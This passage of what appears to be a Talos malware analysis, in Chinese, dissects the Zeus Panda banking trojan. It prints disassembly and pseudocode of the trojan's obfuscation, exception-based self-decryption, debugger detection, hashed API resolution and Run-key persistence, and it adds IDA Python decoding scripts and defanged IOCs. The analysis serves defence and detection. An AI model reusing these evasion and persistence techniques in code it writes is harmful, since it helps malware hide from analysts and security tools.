.text:12507065 828                 mov     [ebp+var_8], cl
.text:12507068 828                 mov     [ebp+addr_create_heap_result_newheap], edx
.text:1250706E 828                 mov     [ebp+WndClass.style], 3
.text:12507075 828                 mov     [ebp+WndClass.lpfnWndProc], offset Proc
.text:1250707C 828                 mov     [ebp+WndClass.cbClsExtra], edx
.text:1250707F     ------------------------------------------------------------
.text:1250707F 828                 mov     eax, ds:HeapCreate ; <---  Here is storing HeapCreate to perform call later
.text:1250707F     ------------------------------------------------------------
.text:12507084 828                 mov     ecx, [ebp+hToken]
.text:1250708A 828                 add     eax, ecx
.text:1250708C 828                 mov     [ebp+addr_create_heap_result_newheap], eax
```


此恶意软件还利用其他技术来增加分析的难度，例如创建数百个案例比较，从而使跟踪代码变得更困难。

下面是几个伪代码中 if 条件语句的示例，这些示例演示了该过程以及如何阻碍有效地跟踪代码。


```
884    v75 = duplicated_token;
885    return_code -= (unsigned __int16)v74 + v325 * v325;
886  }
887  if ( v325 != looks_constant_77h * v313 )
888  {
889    v74 = (unsigned __int16)looks_constant_77h - 6 * v74;
890    v325 = v74;
891  }
892  sid_000000 = (_DWORD)constant_0 * v75;
893  if ( (HDC)((_DWORD)constant_0 * v75) == (HDC)((char *)constant_0 + v73) )
894  {
895    v72 *= v325 * v73 * (unsigned __int16)v74 * (_DWORD)(constant_0 - 1);
896    return_code = v72;
897    if ( (HDC)sid_000000 == (HDC)((char *)constant_0 + v73) )
898    {
899      v72 *= v325 * (_DWORD)(constant_0 - 1) + v73 * (unsigned __int16)v74;
900      return_code = v72;
901    }
902  }
903  v76 = (ITypeLib *)(v313 + v325);
904  pptlib = (ITypeLib *)(v313 + v325);
905  if ( v313 + v325 == v72 * ((_DWORD)constant_0 - v72) )
906  {
907    v77 = v73 / ((unsigned int)zero_constante - 3);
908    v73 = cte_49400014;
909    v76 = pptlib;
910    v72 *= (unsigned __int16)looks_constant_77h + v77;
911    return_code = v72;
912  }
913  if ( v76 == (ITypeLib *)(v72 * (_DWORD)(constant_0 + 1)) )
914  {
915    v72 *= v73 + looks_constant_77h * duplicated_token;
916    return_code = v72;
917  }
918  if ( (HWND)v325 == zero_constante )
919  {
920    v74 -= (unsigned int)constant_0
921         + v72 * (unsigned __int8)looks_constant_77h
922         + (signed int)((_DWORD)constant_0 * v73) / (signed int)looks_constant_77h
923         + (unsigned __int16)v325;
924    v325 = v74;
```

为了解密恶意软件代码，该恶意软件还安装了异常处理程序，负责解密一些内存字节以继续运行。

下面您可以看到 SEH 刚刚被初始化：



同一个例程中还会执行以下代码的解密例程。我们还观察到，大量异常调用导致一些沙盒崩溃，从而阻止自动化分析。



```
.text:125013BA     filter_decrypt:                         ; DATA XREF: .rdata:decrypt_except_seh↓o
.text:125013BA 000                 mov     eax, [ebp+ms_exc.exc_ptr] ; Exception filter 0 for function 125012E5
.text:125013BD 000                 mov     eax, [eax]
.text:125013BF 000                 xor     ecx, ecx
.text:125013C1 000                 cmp     dword ptr [eax], STATUS_ACCESS_VIOLATION
.text:125013C7 000                 setz    cl
.text:125013CA 000                 mov     eax, ecx
.text:125013CC 000                 retn
.text:125013CD     ; ---------------------------------------------------------------------------
.text:125013CD
.text:125013CD     handler_decrypt:                        ; DATA XREF: .rdata:decrypt_except_seh↓o
.text:125013CD 170                 mov     esp, [ebp+ms_exc.old_esp] ; Exception handler 0 for function 125012E5
.text:125013D0 170                 mov     ebx, [ebp+lpmem2]
.text:125013D6 170                 mov     [ebp+lpmem1], ebx
.text:125013DC 170                 mov     al, bl
.text:125013DE 170                 mov     [ebp+var_11D], al
.text:125013E4 170                 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
.text:125013EB 170                 mov     edi, [ebp+var_148]
.text:125013F1 170                 mov     esi, [ebp+loop_index]
.text:125013F7 170                 mov     edx, [ebp+var_14C]
.text:125013FD 170                 mov     [ebp+var_128], edx
.text:12501403
.text:12501403     loc_12501403:                           ; CODE XREF: kind_decrypt+D3↑j
.text:12501403 170                 movzx   ecx, al
.text:12501406 170                 movzx   eax, [ebp+var_124]
.text:1250140D 170                 cmp     [ebp+a3], 0
.text:12501411 170                 cmovnz  ecx, eax
.text:12501414 170                 mov     [ebx+esi], cl
.text:12501417 170                 mov     eax, edx
.text:12501419 170                 imul    eax, esi
.text:1250141C 170                 imul    eax, [ebp+a3]
.text:12501420 170                 add     eax, 4
.text:12501423 170                 imul    eax, esi
.text:12501426 170                 imul    eax, esi
.text:12501429 170                 add     edi, eax
.text:1250142B 170                 mov     eax, edx
.text:1250142D 170                 imul    eax, edi
.text:12501430 170                 imul    eax, edi
.text:12501433 170                 add     eax, 20h
.text:12501436 170                 cdq
```

数据被解密并存储到之前所分配的缓冲区中后，将使用已知机制（EnumDisplayMonitor 的回调例程功能）设置针对修补内存的回调例程的值，从而继续在 winmain 中运行。

在此执行过程中，恶意软件将继续修补自身并继续执行。

它使用异或值加密字符串，但是每个字符串都使用单独的异或值来防止简单的检测机制。下面是可以用来解密字符串的 IDA Python 代码。

```
def decrypt(data, length, key):
    c = 0
    o = ''
    while c < length:
        o += chr((c ^ ord(data[c]) ^ ~key) & 0xff)
        c +=1
```

```
    return o

def get_data(index):
    base_encrypt = 0x1251A560
    key = Word(base_encrypt+8*index)
    length=Word(base_encrypt+2+8*index)
    data=GetManyBytes(Dword(base_encrypt+4+8*index), length)
    return key, length, data

def find_entry_index(addr):
    addr = idc.PrevHead(addr)
    if GetMnem(addr) == "mov" and "ecx" in GetOpnd(addr, 0):
        return GetOperandValue(addr, 1)
    return None

for addr in XrefsTo(0x1250EBD2, flags=0):
    entry = find_entry_index(addr.frm)
    try:
        key, length, data = get_data(entry)
        dec = decrypt(data, length, key)
        print "Ref Addr: 0x%x | Decrypted: %s" % (addr.frm, dec)
        MakeComm(addr.frm, ' decrypt_string return :'+dec)
        MakeComm(ref, dec)
    except:
        pass
```

此代码应注释解密和引用的 IDA 字符串，其中 0x1250EBD2 对应于解密路径，0x1251A560 对应于加密的字符串表

注释应插入到反汇编代码中，以便更容易地理解恶意软件中的不同功能。

```
ext:12501FC8                push    ebp
ext:12501FC9                lea     ebp, [esp-78h]
ext:12501FCD                sub     esp, 0DCh
ext:12501FD3                lea     edx, [ebp+78h+a2] ; string
ext:12501FD6                mov     ecx, 16Eh         ; index_string_table
ext:12501FDB                call    decrypt_string    ;  decrypt_string return :\\.\SICE
ext:12501FE0                lea     edx, [ebp+78h+string] ; string
ext:12501FE3                mov     ecx, 165h         ; index_string_table
ext:12501FE8                call    decrypt_string    ;  decrypt_string return :\\.\SIWVID
ext:12501FED                lea     edx, [ebp+78h+var_DC] ; string
ext:12501FF0                mov     ecx, 169h         ; index_string_table
ext:12501FF5                call    decrypt_string    ;  decrypt_string return :\\.\SIWDEBUG
ext:12501FFA                lea     edx, [ebp+78h+var_60] ; string
ext:12501FFD                mov     ecx, 15Dh         ; index_string_table
ext:12502002                call    decrypt_string    ;  decrypt_string return :\\.\NTICE
ext:12502007                lea     edx, [ebp+78h+var_78] ; string
ext:1250200A                mov     ecx, 14Bh         ; index_string_table
ext:1250200F                call    decrypt_string    ;  decrypt_string return :\\.\REGVXG
ext:12502014                lea     edx, [ebp+78h+var_C0] ; string
ext:12502017                mov     ecx, 16Ah         ; index_string_table
ext:1250201C                call    decrypt_string    ;  decrypt_string return :\\.\FILEVXG
ext:12502021                lea     edx, [ebp+78h+var_90] ; string
ext:12502024                mov     ecx, 16Bh         ; index_string_table
ext:12502029                call    decrypt_string    ;  decrypt_string return :\\.\REGSYS
ext:1250202E                lea     edx, [ebp+78h+var_4C] ; string
ext:12502031                mov     ecx, 137h         ; index_string_table
ext:12502036                call    decrypt_string    ;  decrypt_string return :\\.\FILEM
ext:1250203B                lea     edx, [ebp+78h+var_10] ; string
ext:1250203E                mov     ecx, 162h         ; index_string_table
ext:12502043                call    decrypt_string    ;  decrypt_string return :\\.\TRW
ext:12502048                lea     edx, [ebp+78h+var_38] ; string
ext:1250204B                mov     ecx, 13Ch         ; index_string_table
ext:12502050                call    decrypt_string    ;  decrypt_string return :\\.\ICEXT
```

对于 API 调用，还有使用以下算法的众所周知的哈希 API 调用。这也是可以在 IDA 中使用以便对 API 调用进行注释的代码。

```
def build_xor_api_name_table():
    global table_xor_api
    if not table_xor_api:
        table_xor_api = []
        entries = 0
        while entries < 256:
            copy_index = entries
            bits = 8
            while bits:
                if copy_index & 1:
                    copy_index = (copy_index >> 1) ^ 0xEDB88320
                else:
                    copy_index >>= 1
                bits -= 1
            table_xor_api.append(copy_index)
```

```
        entries += 1
    return table_xor_api

def compute_hash(inString):
    global table_xor_api
    if not table_xor_api:
        build_xor_api_name_table()

if inString is None:
    return 0
ecx = 0xFFFFFFFF
for i in inString:
    eax = ord(i)
    eax = eax ^ ecx
    ecx = ecx >> 8
    eax = eax & 0xff
    ecx = ecx ^ table_xor_api[eax]
ecx = ~ecx & 0xFFFFFFFF
return ecx
```

恶意软件使用一个泛型函数，其采用以下参数：

- 与模块对应的 DWORD 值。
- 与模块的加密字符串表对应的索引项（如果未加载）。
- API 本身的哈希值。
- 用于存储 API 调用地址的索引。

```
HMODULE __fastcall compute_from_module(HMODULE *hmodule, int index_key, int hash_api, int index_api_table)
{
  IMAGE_NT_HEADERS **_hmodule; // esi@1
  HMODULE result; // eax@1
  HMODULE v6; // eax@3
  WCHAR ModuleName; // [esp+Ch] [ebp-58h]@3

  _hmodule = (IMAGE_NT_HEADERS **)hmodule;
  result = *(HMODULE *)(table_api + 4 * index_api_table);
  if ( !result )
  {
    if ( *hmodule
      || (decrypt_string(index_key, (char *)&ModuleName),
          v6 = GetModuleHandleW(&ModuleName),
          (*_hmodule = (IMAGE_NT_HEADERS *)v6) != 0)
      || (result = LoadLibraryW(&ModuleName), (*_hmodule = (IMAGE_NT_HEADERS *)result) != 0) )
    {
      *(_DWORD *)(table_api + 4 * index_api_table) = return_getprocaddr(*_hmodule, hash_api);
      result = *(HMODULE *)(table_api + 4 * index_api_table);
    }
  }
  return result;
}
```

以下是展示如何执行 API 调用的一个伪代码示例，它使用快照列表在内存中执行进程查询。

```
snapshot = _snapshot;
for ( Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0x8197004C, 16);
      ((int (__stdcall *)(int, int *))Process32FirstW)(snapshot, v11);
      Process32FirstW = compute_from_module(&hmod_kernel32, 387, 0xBC6B67BF, 18) )// Process32NextW
{
  StrStrIW = compute_from_module(&dword_1251DA80, 398, 0xF8697D4B, 17);
  if ( ((int (__stdcall *)(char *, void *))StrStrIW)(&v13, v2) )
  {
    v1 = 1;
    break;
  }
  v11 = &v12;
  snapshot = _snapshot_1;
}
CloseHandle = compute_from_module(&hmod_kernel32, 387, 0xB09315F4, 10);
((void (__stdcall *)(int))CloseHandle)(_snapshot_1);
return v1;
```

一旦恶意软件开始完全执行，它会将一个可执行文件复制到以下文件夹位置:

```
C:\Users\<Username>\AppData\Roaming\Macromedia\Flash
Player\macromedia.com\support\flashplayer\sys\
```

它通过创建以下注册表项来保持持续潜伏：

```
HKEY_USERS\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\extensions.exe
```

它将此注册表项的数据值设置为恶意软件创建的路径/文件名。以下是该数据值的一个示例：

```
"C:\Users\<Username>\AppData\Roaming\Macromedia\Flash
Player\macromedia.com\support\flashplayer\sys\extensions.exe"s\\0
```

在此特殊情况下，植入受感染用户配置文件中的文件被命名为“extensions.exe”，但是 Talos

观察到恶意软件在创建可执行文件时使用了几个不同的文件名。

如果后续发现有关 Zeus Panda 银行木马操作的更多信息，我们会在此处发布。

结论

攻击者始终在不断尝试寻找新的方法来引诱用户运行恶意软件，使受害者的计算机感染上各种负载。他们经常使用垃圾邮件、恶意广告和水坑攻击，针对用户发起攻击。Talos 发现了一个完整的框架，其使用“毒化搜索引擎结果页”的方式攻击不知情的用户并传播 Zeus Panda 银行木马。在此情况下，攻击者会毒化特定关键字搜索，并确保其恶意结果在搜索引擎返回的结果中优先显示

威胁形势瞬息万变，攻击者在不断寻找新的攻击媒介来攻击受害者。设置一个健全的分层深度防御战略将有助于确保组织能够应对不断变化的威胁形势。然而，用户在点击链接、打开邮件附件甚至是盲目信任古谷歌搜索结果之前也必须保持警惕、三思而行。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	不适用
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）。

开源 Snort 用户规则集客户可以在 Snort.org 上下载出售的最新规则包，保持最新状态。

危害表现 (IOC)

以下危害表现已被确定为与此恶意软件攻击活动有关。请注意，执行初始重定向的某些域已被清除，但是我们会将其纳入危害表现 (IOC) 列表中，以便组织确定它们是否受到此攻击活动的影响。

分发恶意文档的域：

mikemuder[.]com

分发恶意文档的 IP：

67.195.61[.]46

域：

acountaxrioja[.]es
alpha[.]gtpo-cms[.]co[.]uk
arte-corp[.]jp
bellasweetboutique[.]com
billing[.]logohelp[.]com
birsan[.]com[.]tr
bitumast[.]com
bleed101[.]com
blindspotgallery[.]co[.]uk
blog[.]mitrampolin[.]com
calthacompany[.]com
cannonvalley[.]co[.]za
coinsdealer[.]pl
corvettescruisingalveston[.]com

craigchristian[.]com
dentopia[.]com[.]tr
dgbeauty[.]net
dressfortheday[.]com
evoluzionhealth[.]com
gemasach[.]com
japan-recruit[.]net
jaegar[.]jp
michaelleeclayton[.]com
www[.]academiaarena[.]com
www[.]bethyen[.]com
www[.]bioinbox[.]ro
www[.]distinctivecarpet.com
www[.]helgaleitner[.]at
www[.]gullsmedofstad[.]no
usedtextilemachinerylive[.]com
garagecodes[.]com
astrodestino[.]com[.]br

中间重定向域

dverioptomtut[.]ru

Word 文档文件名：

nordea-sweden-bank-account-number.doc
al-rajhi-bank-working-hours-during-ramadan.doc
how-many-digits-in-karur-vysya-bank-account-number.doc
free-online-books-for-bank-clerk-exam.doc
how-to-cancel-a-cheque-commonwealth-bank.doc
salary-slip-format-in-excel-with-formula-free-download.doc
bank-of-baroda-account-balance-check.doc
bank-guarantee-format-mt760.doc
incoming-wire-transfer-td-bank.doc
free-online-books-for-bank-clerk-exam.doc
sbi-bank-recurring-deposit-form.doc

Word 文档哈希值：

713190f0433ae9180aea272957d80b2b408ef479d2d022f0c561297dafcfaec2 (SHA256)

分发 URL 的 PE32：

settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.wwt

PE32 哈希值：

59b11483cb6ac4ea298d9caecf54c4168ef637f2f3d8c893941c8bea77c67868 (SHA256)

5f4c8191caea525a6fe2dddce21e24157f8c131f0ec310995098701f24fa6867 (SHA256)

29f1b6b996f13455d77b4657499daee2f70058dc29e18fa4832ad8401865301a (SHA256)

0b4d6e2f00880a9e0235535bdda7220ca638190b06edd6b2b1cba05eb3ac6a92 (SHA256)

C2 域：

hppavag0ab9raaz[.]club

havagab9raaz[.]club

C2 IP 地址：

82.146.59[.]228

发布者：Edmund Brumaghin；发布时间：11:55

标签：银行业者、银行木马、恶意软件研究、Zeus、Zeus Panda